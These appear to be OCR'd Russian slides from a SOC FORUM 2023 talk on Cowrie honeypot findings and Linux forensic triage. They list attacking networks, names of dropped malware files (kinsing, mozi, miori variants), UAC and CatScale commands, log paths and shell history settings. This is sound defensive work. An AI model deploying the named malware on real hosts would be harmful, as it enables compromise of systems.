
Много разнообразных приманок в виде Docker контейнеров

Удобный ElasticStack с визуализацией Kibana

Cowrie

SOC FORUM 2023

Топ логинов



Cowrie

SOC FORUM 2023

Топ паролей

Cowrie

SOC FORUM 2023

Топ сетей

AS	ASN	Count
14061	DIGITALOCEAN-ASN	104,344
4134	Chinanet	8,368
49870	Alsycon B.V.	4,226
9009	M247 Europe SRL	1,748
42237	w1n ltd	734
212238	Datacamp Limited	488
24086	Viettel Corporation	441
7018	ATT-INTERNET4	400
45090	Shenzhen Tencent Computer Systems Company Limited	325
60068	Datacamp Limited	282

Cowrie

SOC FORUM 2023

Файлы


```
1sh
2sh
3sh
530ec88c5da09375f53ee51cabedbc06a44495d1af22558a4c8083c8d26d00ed
8UsA.sh
ae.sh
ae.sh.1
ap.sh
bin.sh
bins.sh
bins.sh.1
cf.sh
config.json
curl-amd64
dupa.sh
e948036f1c3b3024a6864fa1c49332c80e1fd28484cf487233a50154ffe104f8
Fdp
gi.sh
init.sh
irq0
irq1
irq2
kh
kinsing
lh.sh
libsystem.so
matrix
miori.arc
```

```
miori.arm
miori.arm5
miori.arm6
miori.arm7
miori.mips
miori.mpls
miori.ppc
miori.sh4
miori.x86
mozi
mozi.m
networkservice
phantom
pty
py.sh
quartz_uninstall.sh
Rosetide_AMDx86_64
sh
sh.1
'some malware'
systemguard
systemupdate
tf.sh
UnHAnaAW
uninstall.sh
wb.sh
windows
ws.sh
Yboat
Ybot
```

Cowrie

SOC FORUM 2023

На подумать



Triage

Набор данных имеющих криминалистическое значение

UAC

```
[tclahr@fedora uac]$ sudo ./uac -p ir_triage /tmp
```

CatScale

```
user@suspecthost:<dir>$ chmod +x ./Cat-Scale.sh
user@suspecthost:<dir>$ sudo ./Cat-Scale.sh
```

```
user@analysishost:<dir>$ chmod +x ./Extract-Cat-Scale.sh
user@analysishost:<dir>$ sudo ./Extract-Cat-Scale.sh
```

Log-files

Записи событий и сообщений о работе ОС

Информация об авторизации пользователей, включая удачные и неудачные попытки входа в систему,
а также задействованные механизмы аутентификации

/var/log/tallylog
/var/log/faillog
/var/log/utmp
/var/log/secure
/var/log/auth.log
/var/log/btmp
/var/log/lastlog
/var/log/wtmp

Другие полезные журналы

/var/log/cron
/var/log/audit
/var/log/yum.log
/var/log/dpkg.log
/var/log/apt/history.log

История ввода команд

SOC FORUM 2023


~/.bash_history ~/.history ~/.sh_history
~/.python_history
~/.local/share/powershell/PSReadline/ConsoleHost_history.txt

Чтобы вывести не только порядковый номер команды, но и время ее исполнения необходимо экспортировать переменную HISTORYFORMAT вместе нужным форматом.


export HISTTIMEFORMAT='%F %T '

- **%d** – день;
- **%m** – месяц;
- **%y** – год;
- **%T** – штамп времени;
- **%F** - штамп даты;
- **%H** – часы;
- **%M** – минуты;
- **%S** – секунды.

